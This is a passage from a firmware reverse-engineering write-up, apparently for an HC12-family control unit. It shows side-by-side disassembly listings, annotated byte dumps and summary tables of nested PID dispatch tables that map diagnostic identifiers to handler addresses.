EEBA0C: 1E44660105      brset   byte_4466,#1,loc_EEBA16; Branch ...   | F08082: CC00C8
↪ ldd     #0xC8; Load D
```

```
EEBA11: 1F4466020A       brclr   byte_4466,#2,loc_EEBA20; Branch ...   | F08085: 7C1296
↪ std     word_FD1296; Store D
EEBA16: 1D446620         bclr    byte_4466,#0x20 ; ' '; Clear bit...   | F08088: 18721292
↪ incw    word_FD1292
EEBA1A: CC00C8           ldd     #0xC8; Load D                         | F0808C: FC1292
↪ ldd     word_FD1292; Load D
EEBA1D: 7C1271           std     word_FD1271; Store D                  | F0808F: 8C0064
↪ cpd     #0x64 ; 'd'; Compare D to memory...
EEBA20: E684             ldab    5+var_1,sp; Load B                    | F08092: 2306
↪ bls     loc_F0809A; Branch if lower or same
EEBA22: 4A96F9F0         call    gone_checkNonLAMP_F096F9,#0xF0; ...   | F08094: CC0064
↪ ldd     #0x64 ; 'd'; Load D
EEBA26: 1872126D         incw    word_FD126D                           | F08097: 7C1292
↪ std     word_FD1292; Store D
EEBA2A: FC126D           ldd     word_FD126D; Load D                   | F0809A: 8C003C
↪ cpd     #0x3C ; '<'; Compare D to memory...
EEBA2D: 8C0064           cpd     #0x64 ; 'd'; Compare D to memory...   | F0809D: 2304
↪ bls     loc_F080A3; Branch if lower or same
EEBA30: 2306             bls     loc_EEBA38; Branch if lower or same   | F0809F: 1D3B2510
↪ bclr    byte_3B25,#0x10; Clear bits in m...
EEBA32: CC0064           ldd     #0x64 ; 'd'; Load D                   | F080A3: FC1296
↪ ldd     word_FD1296; Load D
EEBA35: 7C126D           std     word_FD126D; Store D                  | F080A6: 270A
↪ beq     loc_F080B2; Branch if equal
EEBA38: 8C003C           cpd     #0x3C ; '<'; Compare D to memory...   | F080A8: 18731296
↪ decw    word_FD1296
EEBA3B: 2304             bls     loc_EEBA41; Branch if lower or same   | F080AC: 2604
↪ bne     loc_F080B2; Branch if not equal
EEBA3D: 1D446610         bclr    byte_4466,#0x10; Clear bits in m...   | F080AE: 1C3B2520
↪ bset    byte_3B25,#0x20 ; ' '; Set bits ...
EEBA41: FC1271           ldd     word_FD1271; Load D                   | F080B2: F63B25
↪ ldab    byte_3B25; Load B
EEBA44: 270A             beq     loc_EEBA50; Branch if equal           | F080B5: C520
↪ bitb    #0x20 ; ' '; Bit test B
EEBA46: 18731271         decw    word_FD1271                           | F080B7: 2676
↪ bne     loc_F0812F; Branch if not equal
EEBA4A: 2604             bne     loc_EEBA50; Branch if not equal       | F080B9: C502
↪ bitb    #2; Bit test B
EEBA4C: 1C446620         bset    byte_4466,#0x20 ; ' '; Set bits ...   | F080BB: 271F
↪ beq     loc_F080DC; Branch if equal
EEBA50: F64466           ldab    byte_4466; Load B                     | F080BD: 1D3B2502
↪ bclr    byte_3B25,#2; Clear bits in memory
EEBA53: C520             bitb    #0x20 ; ' '; Bit test B               | F080C1: 1C3B2508
↪ bset    byte_3B25,#8; Set bits in memory
EEBA55: 2676             bne     loc_EEBACD; Branch if not equal       | F080C5: 1F3B251012
↪ brclr   byte_3B25,#0x10,loc_F080DC; Bran...
EEBA57: C502             bitb    #2; Bit test B                        | F080CA: 1D3B2510
↪ bclr    byte_3B25,#0x10; Clear bits in m...
EEBA59: 271F             beq     loc_EEBA7A; Branch if equal           | F080CE: 1D3B260C
↪ bclr    byte_3B26,#0xC; Clear bits in me...
EEBA5B: 1D446602         bclr    byte_4466,#2; Clear bits in memory    | F080D2: 1C3B2604
↪ bset    byte_3B26,#4; Set bits in memory
EEBA5F: 1C446608         bset    byte_4466,#8; Set bits in memory      | F080D6: CC0032
↪ ldd     #0x32 ; '2'; Load D
EEBA63: 1F44661012       brclr   byte_4466,#0x10,loc_EEBA7A; Bran...   | F080D9: 7C1294
↪ std     word_FD1294; Store D
EEBA68: 1D446610         bclr    byte_4466,#0x10; Clear bits in m...   | F080DC: 1F3B250112
↪ brclr   byte_3B25,#1,loc_F080F3; Branch ...
EEBA6C: 1D44670C         bclr    byte_4467,#0xC; Clear bits in me...   | F080E1: 1D3B2519
↪ bclr    byte_3B25,#0x19; Clear bits in m...
```

```
EEBA70: 1C446704         bset    byte_4467,#4; Set bits in memory      | F080E5: 1D3B260C
↪ bclr    byte_3B26,#0xC; Clear bits in me...
EEBA74: CC0032           ldd     #0x32 ; '2'; Load D                   | F080E9: 1C3B2604
↪ bset    byte_3B26,#4; Set bits in memory
EEBA77: 7C126F           std     word_FD126F; Store D                  | F080ED: CC0032
↪ ldd     #0x32 ; '2'; Load D
EEBA7A: 1F44660112       brclr   byte_4466,#1,loc_EEBA91; Branch ...   | F080F0: 7C1294
↪ std     word_FD1294; Store D
EEBA7F: 1D446619         bclr    byte_4466,#0x19; Clear bits in m...   | F080F3: FC1294
↪ ldd     word_FD1294; Load D
EEBA83: 1D44670C         bclr    byte_4467,#0xC; Clear bits in me...   | F080F6: 270F
↪ beq     loc_F08107; Branch if equal
EEBA87: 1C446704         bset    byte_4467,#4; Set bits in memory      | F080F8: 18731294
↪ decw    word_FD1294
EEBA8B: CC0032           ldd     #0x32 ; '2'; Load D                   | F080FC: 2609
↪ bne     loc_F08107; Branch if not equal
EEBA8E: 7C126F           std     word_FD126F; Store D                  | F080FE: 1F3B250804
↪ brclr   byte_3B25,#8,loc_F08107; Branch ...
EEBA91: FC126F           ldd     word_FD126F; Load D                   | F08103: 1D3B260C
↪ bclr    byte_3B26,#0xC; Clear bits in me...
EEBA94: 270F             beq     loc_EEBAA5; Branch if equal           | F08107: 1F3B250412
↪ brclr   byte_3B25,#4,loc_F0811E; Branch ...
EEBA96: 1873126F         decw    word_FD126F                           | F0810C: 1D3B2504
↪ bclr    byte_3B25,#4; Clear bits in memory
EEBA9A: 2609             bne     loc_EEBAA5; Branch if not equal       | F08110: 1D3B2603
↪ bclr    byte_3B26,#3; Clear bits in memory
EEBA9C: 1F44660804       brclr   byte_4466,#8,loc_EEBAA5; Branch ...   | F08114: 1C3B2601
↪ bset    byte_3B26,#1; Set bits in memory
EEBAA1: 1D44670C         bclr    byte_4467,#0xC; Clear bits in me...   | F08118: CC0032
↪ ldd     #0x32 ; '2'; Load D
EEBAA5: 1F44660412       brclr   byte_4466,#4,loc_EEBABC; Branch ...   | F0811B: 7C1298
↪ std     word_FD1298; Store D
EEBAAA: 1D446604         bclr    byte_4466,#4; Clear bits in memory    | F0811E: FC1298
↪ ldd     word_FD1298; Load D
EEBAAE: 1D446703         bclr    byte_4467,#3; Clear bits in memory    | F08121: 2718
↪ beq     loc_F0813B; Branch if equal
EEBAB2: 1C446701         bset    byte_4467,#1; Set bits in memory      | F08123: 18731298
↪ decw    word_FD1298
EEBAB6: CC0032           ldd     #0x32 ; '2'; Load D                   | F08127: 2612
↪ bne     loc_F0813B; Branch if not equal
EEBAB9: 7C1273           std     word_FD1273; Store D                  | F08129: 1D3B2603
↪ bclr    byte_3B26,#3; Clear bits in memory
EEBABC: FC1273           ldd     word_FD1273; Load D                   | F0812D: 200C
↪ bra     loc_F0813B; Branch always
EEBABF: 2718             beq     loc_EEBAD9; Branch if equal           | F0812F: 1D3B2504
↪ bclr    byte_3B25,#4; Clear bits in memory
EEBAC1: 18731273         decw    word_FD1273                           | F08133: 1D3B260C
↪ bclr    byte_3B26,#0xC; Clear bits in me...
EEBAC5: 2612             bne     loc_EEBAD9; Branch if not equal       | F08137: 1C3B2603
↪ bset    byte_3B26,#3; Set bits in memory
EEBAC7: 1D446703         bclr    byte_4467,#3; Clear bits in memory    | F0813B: F65BF1
↪ ldab    byte_5BF1; Load B
EEBACB: 200C             bra     loc_EEBAD9; Branch always             | F0813E: C40C
↪ andb    #0xC; AND B with memory
EEBACD: 1D446604         bclr    byte_4466,#4; Clear bits in memory    | F08140: C104
↪ cmpb    #4; Compare B to memory
EEBAD1: 1D44670C         bclr    byte_4467,#0xC; Clear bits in me...   | F08142: 262C
↪ bne     loc_F08170; Branch if not equal
EEBAD5: 1C446703         bset    byte_4467,#3; Set bits in memory      | F08144: 1E50E70827
↪ brset   byte_50E7,#8,loc_F08170; Branch ...
```

```
EEBAD9: F634E5           ldab    byte_34E5; Load B                    | F08149: F63B26
↪  ldab    byte_3B26; Load B
EEBADC: C40C             andb    #0xC; AND B with memory              | F0814C: C40C
↪  andb    #0xC; AND B with memory
EEBADE: C104             cmpb    #4; Compare B to memory              | F0814E: C104
↪  cmpb    #4; Compare B to memory
EEBAE0: 262C             bne     loc_EEBB0E; Branch if not equal      | F08150: 260E
↪  bne     loc_F08160; Branch if not equal
EEBAE2: 1E5F130827       brset   byte_5F13,#8,loc_EEBB0E; Branch ...  | F08152: B721
↪  tfr     ccr,b; Transfer register to regi...
EEBAE7: F64467           ldab    byte_4467; Load B                    | F08154: 6B82
↪  stab    5+var_3,sp; Store B
EEBAEA: C40C             andb    #0xC; AND B with memory              | F08156: 1410
↪  sei; Set I bit
EEBAEC: C104             cmpb    #4; Compare B to memory              | F08158: FDD1F2
↪  ldy     word_D1F2; Load Y
EEBAEE: 260E             bne     loc_EEBAFE; Branch if not equal      | F0815B: 0C4010
↪  bset    0,y,#0x10; Set bits in memory
EEBAF0: B721             tfr     ccr,b; Transfer register to regi...  | F0815E: 200A
↪  bra     loc_F0816A; Branch always
EEBAF2: 6B82             stab    5+var_3,sp; Store B                  | F08160: B721
↪  tfr     ccr,b; Transfer register to regi...
EEBAF4: 1410             sei; Set I bit                               | F08162: 1410
↪  sei; Set I bit
EEBAF6: FDDDBB           ldy     word_DDBB; Load Y                    | F08164: FDD1F2
↪  ldy     word_D1F2; Load Y
EEBAF9: 0C4010           bset    0,y,#0x10; Set bits in memory        | F08167: 0D4010
↪  bclr    0,y,#0x10; Clear bits in memory
EEBAFC: 200A             bra     loc_EEBB08; Branch always            | F0816A: C510
↪  bitb    #0x10; Bit test B
EEBAFE: B721             tfr     ccr,b; Transfer register to regi...  | F0816C: 2602
↪  bne     loc_F08170; Branch if not equal
EEBB00: 1410             sei; Set I bit                               | F0816E: 10EF
↪  cli; Clear I bit
EEBB02: FDDDBB           ldy     word_DDBB; Load Y                    | F08170: 1B85
↪  leas    5,sp; Load effective address int...
EEBB05: 0D4010           bclr    0,y,#0x10; Clear bits in memory      | F08172: 0A
↪  rtc; Return from call
EEBB08: C510             bitb    #0x10; Bit test B                    |
↪
EEBB0A: 2602             bne     loc_EEBB0E; Branch if not equal      |
↪
EEBB0C: 10EF             cli; Clear I bit                             |
↪
EEBB0E: 1B85             leas    5,sp; Load effective address int...  |
↪
EEBB10: 0A               rtc; Return from call                        |
↪
```

PID Tables

The PID and Context tables as described in Appendix

Context at 0xDC3D

Context at 0xDC3D

Offset	Field	Value	Description
0xDC3D	PidTablePtr	0xD9DD	Pointer to PID Table
0xDC3F	PostProcessingTablePtr	0xDB7D	Pointer to Post Processing Table
0xDC41	DefaultHandler	0xF2A488	Default PID Handler
0xDC45	DevCounterLimit	600	Device Counter Limit
0xDC47	PidTableCount	18	Number of PID Entries
0xDC48	PostProcessingTableCo	24	Number of Post Processing Entries

```
DC3D:     D9 DD               .word PidTable
DC3F:     DB 7D               .word PostProcessingTable
DC41:     A4 88               .word 0xA488; Global: 0xF2A488 ->
↪  pid_FF_any_default_handler_OR_pid_FE_88_default_handler_OR_pid_80_any_default_handler_OR_pid_00_any_default_han
DC43:     F2                  .byte 0xF2
DC44:     00                  .byte 0
DC45:     02                  .byte    2
DC46:     58                  .byte 0x58 ; X
DC47:     12                  .byte 0x12
DC48:     18                  .byte 0x18
```

PID Table at 0xD9DD (Count: 18)

Address	PID	Sub	Handler	Arg	Comment
0xD9DD	0x00	Wildcard	0xF3A09D	0xDC49	Nested Table
0xD9E5	0x2A	Wildcard	0xF38F42	0x0000	
0xD9ED	0x46	Wildcard	0xF39E88	0x0000	
0xD9F5	0x54	Wildcard	0xF3A463	0x0000	
0xD9FD	0x75	Wildcard	0xF3A181	0x0000	
0xDA05	0x76	Wildcard	0xF3A1C7	0x0000	
0xDA0D	0x80	Wildcard	0xF3A0C6	0xDC55	Nested Table
0xDA15	0xA9	Wildcard	0xF29EE2	0x0000	
0xDA1D	0xB4	Wildcard	0xF2B9D9	0x0000	
0xDA25	0xC2	Wildcard	0xF1B623	0x0000	
0xDA2D	0xC3	0x03	0xF39071	0x0000	
0xDA35	0xC7	Wildcard	0xF2AB7A	0x0000	
0xDA3D	0xD1	Wildcard	0xF3A40B	0x0000	
0xDA45	0xED	Wildcard	0xF2BA46	0x0000	
0xDA4D	0xF5	Wildcard	0xF2A830	0x0000	

Address	PID	Sub	Handler	Arg	Comment
0xDA55	0xF7	Wildcard	0xEBBA59	0x0000	
0xDA5D	0xFE	0x88	0xF39237	0xDC61	Nested Table
0xDA65	0xFF	Wildcard	0xF3A073	0xDC6D	Nested Table

```
D9DD:     00                  .byte 0; PID Key: 0x00
D9DE:     FF                  .byte 0xFF; Sub-PID: Wildcard
D9DF:     A0 9D               .word 0xA09D; Global: 0xF3A09D ->
↪  gone_pid_00_any_OR_pid_00_any_sub_dispatch_handler_F3A09D_OR_pid_00_any_sub_dispatch_handler
D9E1:     F3                  .byte 0xF3
D9E2:     00                  .byte 0
D9E3:     DC 49               .word pid_00_any_ctx_PidTablePtr; Nested Context: 0xDC49
D9E5:     2A                  .byte 0x2A; PID Key: 0x2A
D9E6:     FF                  .byte 0xFF; Sub-PID: Wildcard
D9E7:     8F 42               .word 0x8F42; Global: 0xF38F42 ->
↪  gone_pid_2A_any_OR_pid_2A_any_handler_F38F42_OR_pid_2A_any_handler
D9E9:     F3                  .byte 0xF3
D9EA:     00                  .byte 0
D9EB:     00 00               .word 0
D9ED:     46                  .byte 0x46; PID Key: 0x46
D9EE:     FF                  .byte 0xFF; Sub-PID: Wildcard
D9EF:     9E 88               .word 0x9E88; Global: 0xF39E88 ->
↪  gone_pid_46_any_OR_pid_46_any_handler_F39E88_OR_pid_46_any_handler
D9F1:     F3                  .byte 0xF3
D9F2:     00                  .byte 0
D9F3:     00 00               .word 0
D9F5:     54                  .byte 0x54; PID Key: 0x54
D9F6:     FF                  .byte 0xFF; Sub-PID: Wildcard
D9F7:     A4 63               .word 0xA463; Global: 0xF3A463 ->
↪  gone_pid_54_any_OR_pid_54_any_handler_F3A463_OR_pid_54_any_handler
D9F9:     F3                  .byte 0xF3
D9FA:     00                  .byte 0
D9FB:     00 00               .word 0
D9FD:     75                  .byte 0x75; PID Key: 0x75
D9FE:     FF                  .byte 0xFF; Sub-PID: Wildcard
D9FF:     A1 81               .word 0xA181; Global: 0xF3A181 ->
↪  gone_pid_75_any_OR_pid_75_any_handler_F3A181_OR_pid_75_any_handler
DA01:     F3                  .byte 0xF3
DA02:     00                  .byte 0
DA03:     00 00               .word 0
DA05:     76                  .byte 0x76; PID Key: 0x76
DA06:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA07:     A1 C7               .word 0xA1C7; Global: 0xF3A1C7 ->
↪  gone_pid_76_any_OR_pid_76_any_handler_F3A1C7_OR_pid_76_any_handler
DA09:     F3                  .byte 0xF3
DA0A:     00                  .byte 0
DA0B:     00 00               .word 0
DA0D:     80                  .byte 0x80; PID Key: 0x80
DA0E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA0F:     A0 C6               .word 0xA0C6; Global: 0xF3A0C6 ->
↪  gone_pid_80_any_OR_pid_80_any_sub_dispatch_handler_F3A0C6_OR_pid_80_any_sub_dispatch_handler
DA11:     F3                  .byte 0xF3
DA12:     00                  .byte 0
DA13:     DC 55               .word pid_80_any_ctx_PidTablePtr; Nested Context: 0xDC55
DA15:     A9                  .byte 0xA9; PID Key: 0xA9
DA16:     FF                  .byte 0xFF; Sub-PID: Wildcard
```

```
DA17:     9E E2               .word 0x9EE2; Global: 0xF29EE2 ->
↪  gone_pid_A9_any_OR_pid_A9_any_handler_F29EE2_OR_pid_A9_any_handler
DA19:     F2                  .byte 0xF2
DA1A:     00                  .byte 0
DA1B:     00 00               .word 0
DA1D:     B4                  .byte 0xB4; PID Key: 0xB4
DA1E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA1F:     B9 D9               .word 0xB9D9; Global: 0xF2B9D9 ->
↪  gone_pid_B4_any_handler_F2B9D9_OR_pid_B4_any_handler_F2B9D9_OR_pid_B4_any_handler_F2B9D9_OR_pid_B4_any_handler_
DA21:     F2                  .byte 0xF2
DA22:     00                  .byte 0
DA23:     00 00               .word 0
DA25:     C2                  .byte 0xC2; PID Key: 0xC2
DA26:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA27:     B6 23               .word 0xB623; Global: 0xF1B623 ->
↪  gone_pid_C2_any_OR_pid_C2_any_handler_F1B623_OR_pid_C2_any_handler
DA29:     F1                  .byte 0xF1
DA2A:     00                  .byte 0
DA2B:     00 00               .word 0
DA2D:     C3                  .byte 0xC3; PID Key: 0xC3
DA2E:     03                  .byte 3; Sub-PID: 0x03
DA2F:     90 71               .word 0x9071; Global: 0xF39071 ->
↪  gone_pid_C3_03_OR_pid_C3_03_handler_F39071_OR_pid_C3_03_handler
DA31:     F3                  .byte 0xF3
DA32:     00                  .byte 0
DA33:     00 00               .word 0
DA35:     C7                  .byte 0xC7; PID Key: 0xC7
DA36:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA37:     AB 7A               .word 0xAB7A; Global: 0xF2AB7A ->
↪  gone_pid_C7_any_OR_pid_C7_any_handler_F2AB7A_OR_pid_C7_any_handler
DA39:     F2                  .byte 0xF2
DA3A:     00                  .byte 0
DA3B:     00 00               .word 0
DA3D:     D1                  .byte 0xD1; PID Key: 0xD1
DA3E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA3F:     A4 0B               .word 0xA40B; Global: 0xF3A40B ->
↪  gone_pid_D1_any_OR_pid_D1_any_handler_F3A40B_OR_pid_D1_any_handler_F3A40B_OR_pid_D1_any_handler
DA41:     F3                  .byte 0xF3
DA42:     00                  .byte 0
DA43:     00 00               .word 0
DA45:     ED                  .byte 0xED; PID Key: 0xED
DA46:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA47:     BA 46               .word 0xBA46; Global: 0xF2BA46 ->
↪  gone_pid_ED_any_OR_pid_ED_any_handler_F2BA46_OR_pid_ED_any_handler
DA49:     F2                  .byte 0xF2
DA4A:     00                  .byte 0
DA4B:     00 00               .word 0
DA4D:     F5                  .byte 0xF5; PID Key: 0xF5
DA4E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA4F:     A8 30               .word 0xA830; Global: 0xF2A830 ->
↪  gone_pid_F5_any_OR_pid_F5_any_handler_F2A830_OR_pid_F5_any_handler
DA51:     F2                  .byte 0xF2
DA52:     00                  .byte 0
DA53:     00 00               .word 0
DA55:     F7                  .byte 0xF7; PID Key: 0xF7
DA56:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA57:     BA 59               .word 0xBA59; Global: 0xEBBA59 ->
↪  gone_pid_F7_any_OR_pid_F7_any_handler_EBBA59_OR_pid_F7_any_handler
DA59:     EB                  .byte 0xEB
```

```
DA5A:     00                  .byte 0
DA5B:     00 00               .word 0
DA5D:     FE                  .byte 0xFE; PID Key: 0xFE
DA5E:     88                  .byte 0x88; Sub-PID: 0x88
DA5F:     92 37               .word 0x9237; Global: 0xF39237 ->
↪  gone_pid_FE_88_OR_pid_FE_88_sub_dispatch_handler_F39237_OR_pid_FE_88_sub_dispatch_handler
DA61:     F3                  .byte 0xF3
DA62:     00                  .byte 0
DA63:     DC 61               .word pid_FE_88_ctx_PidTablePtr; Nested Context: 0xDC61
DA65:     FF                  .byte 0xFF; PID Key: 0xFF
DA66:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA67:     A0 73               .word 0xA073; Global: 0xF3A073 ->
↪  gone_pid_FF_any_OR_pid_FF_any_sub_dispatch_handler_F3A073_OR_pid_FF_any_sub_dispatch_handler
DA69:     F3                  .byte 0xF3
DA6A:     00                  .byte 0
DA6B:     DC 6D               .word pid_FF_any_ctx_PidTablePtr; Nested Context: 0xDC6D
```

Context at 0xDC49

Offset	Field	Value	Description
0xDC49	PidTablePtr	0xDA6D	Pointer to PID Table
0xDC4B	PostProcessingTablePtr	0x0000	Pointer to Post Processing Table
0xDC4D	DefaultHandler	0xF2A488	Default PID Handler
0xDC51	DevCounterLimit	0	Device Counter Limit
0xDC53	PidTableCount	15	Number of PID Entries
0xDC54	PostProcessingTableCo	0	Number of Post Processing Entries

```
DC49:     DA 6D               .word pid_00_any_PidTable
DC4B:     00 00               .word 0
DC4D:     A4 88               .word 0xA488; Global: 0xF2A488 ->
↪  pid_FF_any_default_handler_OR_pid_FE_88_default_handler_OR_pid_80_any_default_handler_OR_pid_00_any_default_han
DC4F:     F2                  .byte 0xF2
DC50:     00                  .byte 0
DC51:     00 00               .word 0
DC53:     0F                  .byte 0xF
DC54:     00                  .byte 0
```

PID Table at 0xDA6D (Count: 15)

Address	PID	Sub	Handler	Arg	Comment
0xDA6D	0x31	Wildcard	0xF39723	0x0000	
0xDA75	0x3E	Wildcard	0xF3979F	0x0000	
0xDA7D	0x54	Wildcard	0xF3982F	0x0000	

Address	PID	Sub	Handler	Arg	Comment
0xDA85	0x97	Wildcard	0xF09A46	0x0000	
0xDA8D	0x9E	Wildcard	0xF395F9	0x0000	
0xDA95	0xA8	Wildcard	0xF3968E	0x0000	
0xDA9D	0xC2	Wildcard	0xECA486	0x0000	
0xDAA5	0xC4	Wildcard	0xECBB3A	0x0000	
0xDAAD	0xC7	Wildcard	0xF28B8E	0x0000	
0xDAB5	0xD1	Wildcard	0xF3954A	0x0000	
0xDABD	0xD6	Wildcard	0xF2A2CA	0x0000	
0xDAC5	0xE9	Wildcard	0xF39F3A	0x0000	
0xDACD	0xEA	Wildcard	0xF39109	0x0000	
0xDAD5	0xED	Wildcard	0xF3A476	0x0000	
0xDADD	0xF3	Wildcard	0xF38DF3	0x0000	

```
DA6D:     31                  .byte 0x31; PID Key: 0x31
DA6E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA6F:     97 23               .word 0x9723; Global: 0xF39723 ->
↪  gone_pid_00_31_any_OR_pid_80_31_88_OR_pid_00_31_any_handler_F39723_OR_pid_00_31_any_handler_F39723_OR_pid_00_31
DA71:     F3                  .byte 0xF3
DA72:     00                  .byte 0
DA73:     00 00               .word 0
DA75:     3E                  .byte 0x3E; PID Key: 0x3E
DA76:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA77:     97 9F               .word 0x979F; Global: 0xF3979F ->
↪  gone_pid_00_3E_any_OR_pid_80_3E_88_OR_pid_00_3E_any_handler_F3979F_OR_pid_00_3E_any_handler
DA79:     F3                  .byte 0xF3
DA7A:     00                  .byte 0
DA7B:     00 00               .word 0
DA7D:     54                  .byte 0x54; PID Key: 0x54
DA7E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA7F:     98 2F               .word 0x982F; Global: 0xF3982F ->
↪  gone_pid_00_54_any_OR_pid_80_54_88_OR_pid_00_54_any_handler_F3982F_OR_pid_00_54_any_handler_F3982F_OR_pid_00_54
DA81:     F3                  .byte 0xF3
DA82:     00                  .byte 0
DA83:     00 00               .word 0
DA85:     97                  .byte 0x97; PID Key: 0x97
DA86:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA87:     9A 46               .word 0x9A46; Global: 0xF09A46 ->
↪  gone_pid_00_97_any_OR_pid_80_97_88_OR_pid_00_97_any_handler_F09A46_OR_pid_00_97_any_handler_F09A46_OR_pid_00_97
DA89:     F0                  .byte 0xF0
DA8A:     00                  .byte 0
DA8B:     00 00               .word 0
DA8D:     9E                  .byte 0x9E; PID Key: 0x9E
DA8E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA8F:     95 F9               .word 0x95F9; Global: 0xF395F9 ->
↪  gone_pid_00_9E_any_OR_pid_80_9E_88_OR_pid_00_9E_any_handler_F395F9_OR_pid_00_9E_any_handler
DA91:     F3                  .byte 0xF3
DA92:     00                  .byte 0
DA93:     00 00               .word 0
DA95:     A8                  .byte 0xA8; PID Key: 0xA8
DA96:     FF                  .byte 0xFF; Sub-PID: Wildcard
```

```
DA97:     96 8E               .word 0x968E; Global: 0xF3968E ->
↪  gone_pid_00_A8_any_OR_pid_80_A8_88_OR_pid_00_A8_any_handler_F3968E_OR_pid_00_A8_any_handler_F3968E_OR_pid_00_A8
DA99:     F3                  .byte 0xF3
DA9A:     00                  .byte 0
DA9B:     00 00               .word 0
DA9D:     C2                  .byte 0xC2; PID Key: 0xC2
DA9E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DA9F:     A4 86               .word 0xA486; Global: 0xECA486 ->
↪  gone_pid_00_C2_any_OR_pid_80_C2_88_OR_pid_00_C2_any_handler_ECA486_OR_pid_00_C2_any_handler
DAA1:     EC                  .byte 0xEC
DAA2:     00                  .byte 0
DAA3:     00 00               .word 0
DAA5:     C4                  .byte 0xC4; PID Key: 0xC4
DAA6:     FF                  .byte 0xFF; Sub-PID: Wildcard
DAA7:     BB 3A               .word 0xBB3A; Global: 0xECBB3A ->
↪  gone_pid_00_C4_any_OR_pid_80_C4_88_OR_post_0_2Hz_phase_0ms_OR_post_0_4Hz_phase_0ms_OR_pid_00_C4_any_handler_ECB
DAA9:     EC                  .byte 0xEC
DAAA:     00                  .byte 0
DAAB:     00 00               .word 0
DAAD:     C7                  .byte 0xC7; PID Key: 0xC7
DAAE:     FF                  .byte 0xFF; Sub-PID: Wildcard
DAAF:     8B 8E               .word 0x8B8E; Global: 0xF28B8E ->
↪  gone_pid_00_C7_any_OR_pid_80_C7_88_OR_pid_00_C7_any_handler_F28B8E_OR_pid_00_C7_any_handler_F28B8E_OR_pid_00_C7
DAB1:     F2                  .byte 0xF2
DAB2:     00                  .byte 0
DAB3:     00 00               .word 0
DAB5:     D1                  .byte 0xD1; PID Key: 0xD1
DAB6:     FF                  .byte 0xFF; Sub-PID: Wildcard
DAB7:     95 4A               .word 0x954A; Global: 0xF3954A ->
↪  gone_pid_00_D1_any_OR_pid_80_D1_88_OR_pid_00_D1_any_handler_F3954A_OR_pid_00_D1_any_handler_F3954A_OR_pid_00_D1
DAB9:     F3                  .byte 0xF3
DABA:     00                  .byte 0
DABB:     00 00               .word 0
DABD:     D6                  .byte 0xD6; PID Key: 0xD6
DABE:     FF                  .byte 0xFF; Sub-PID: Wildcard
DABF:     A2 CA               .word 0xA2CA; Global: 0xF2A2CA ->
↪  gone_pid_00_D6_any_OR_pid_80_D6_88_OR_pid_00_D6_any_handler_F2A2CA_OR_pid_00_D6_any_handler
DAC1:     F2                  .byte 0xF2
DAC2:     00                  .byte 0
DAC3:     00 00               .word 0
DAC5:     E9                  .byte 0xE9; PID Key: 0xE9
DAC6:     FF                  .byte 0xFF; Sub-PID: Wildcard
DAC7:     9F 3A               .word 0x9F3A; Global: 0xF39F3A ->
↪  gone_pid_00_E9_any_OR_pid_80_E9_88_OR_pid_00_E9_any_handler_F39F3A_OR_pid_00_E9_any_handler
DAC9:     F3                  .byte 0xF3
DACA:     00                  .byte 0
DACB:     00 00               .word 0
DACD:     EA                  .byte 0xEA; PID Key: 0xEA
DACE:     FF                  .byte 0xFF; Sub-PID: Wildcard
DACF:     91 09               .word 0x9109; Global: 0xF39109 ->
↪  gone_pid_00_EA_any_OR_pid_80_EA_88_OR_pid_00_EA_any_handler_F39109_OR_pid_00_EA_any_handler
DAD1:     F3                  .byte 0xF3
DAD2:     00                  .byte 0
DAD3:     00 00               .word 0
DAD5:     ED                  .byte 0xED; PID Key: 0xED
DAD6:     FF                  .byte 0xFF; Sub-PID: Wildcard
DAD7:     A4 76               .word 0xA476; Global: 0xF3A476 ->
↪  gone_pid_00_ED_any_OR_pid_80_ED_any_OR_pid_00_ED_any_handler_F3A476_OR_pid_00_ED_any_handler_F3A476_OR_pid_00_E
DAD9:     F3                  .byte 0xF3
```

```
DADA:     00                  .byte 0
DADB:     00 00               .word 0
DADD:     F3                  .byte 0xF3; PID Key: 0xF3
DADE:     FF                  .byte 0xFF; Sub-PID: Wildcard
DADF:     8D F3               .word 0x8DF3; Global: 0xF38DF3 ->
↪  gone_pid_00_F3_any_OR_pid_80_F3_88_OR_pid_00_F3_any_handler_F38DF3_OR_pid_00_F3_any_handler
DAE1:     F3                  .byte 0xF3
DAE2:     00                  .byte 0
DAE3:     00 00               .word 0
```

Context at 0xDC55

Offset	Field	Value	Description
0xDC55	PidTablePtr	0xDAE5	Pointer to PID Table
0xDC57	PostProcessingTablePtr	0x0000	Pointer to Post Processing Table
0xDC59	DefaultHandler	0xF2A488	Default PID Handler
0xDC5D	DevCounterLimit	0	Device Counter Limit
0xDC5F	PidTableCount	15	Number of PID Entries
0xDC60	PostProcessingTableCo	0	Number of Post Processing Entries

```
DC55:     DA E5               .word pid_80_any_PidTable
DC57:     00 00               .word 0
DC59:     A4 88               .word 0xA488; Global: 0xF2A488 ->
↪  pid_FF_any_default_handler_OR_pid_FE_88_default_handler_OR_pid_80_any_default_handler_OR_pid_00_any_default_han
DC5B:     F2                  .byte 0xF2
DC5C:     00                  .byte 0
DC5D:     00 00               .word 0
DC5F:     0F                  .byte 0xF
DC60:     00                  .byte 0
```

PID Table at 0xDAE5 (Count: 15)

Address	PID	Sub	Handler	Arg	Comment
0xDAE5	0x31	0x88	0xF39723	0x0000	
0xDAED	0x3E	0x88	0xF3979F	0x0000	
0xDAF5	0x54	0x88	0xF3982F	0x0000	
0xDAFD	0x97	0x88	0xF09A46	0x0000	
0xDB05	0x9E	0x88	0xF395F9	0x0000	
0xDB0D	0xA8	0x88	0xF3968E	0x0000	
0xDB15	0xC2	0x88	0xECA486	0x0000	

Address	PID	Sub	Handler	Arg	Comment
0xDB1D	0xC4	0x88	0xECBB3A	0x0000	
0xDB25	0xC7	0x88	0xF28B8E	0x0000	
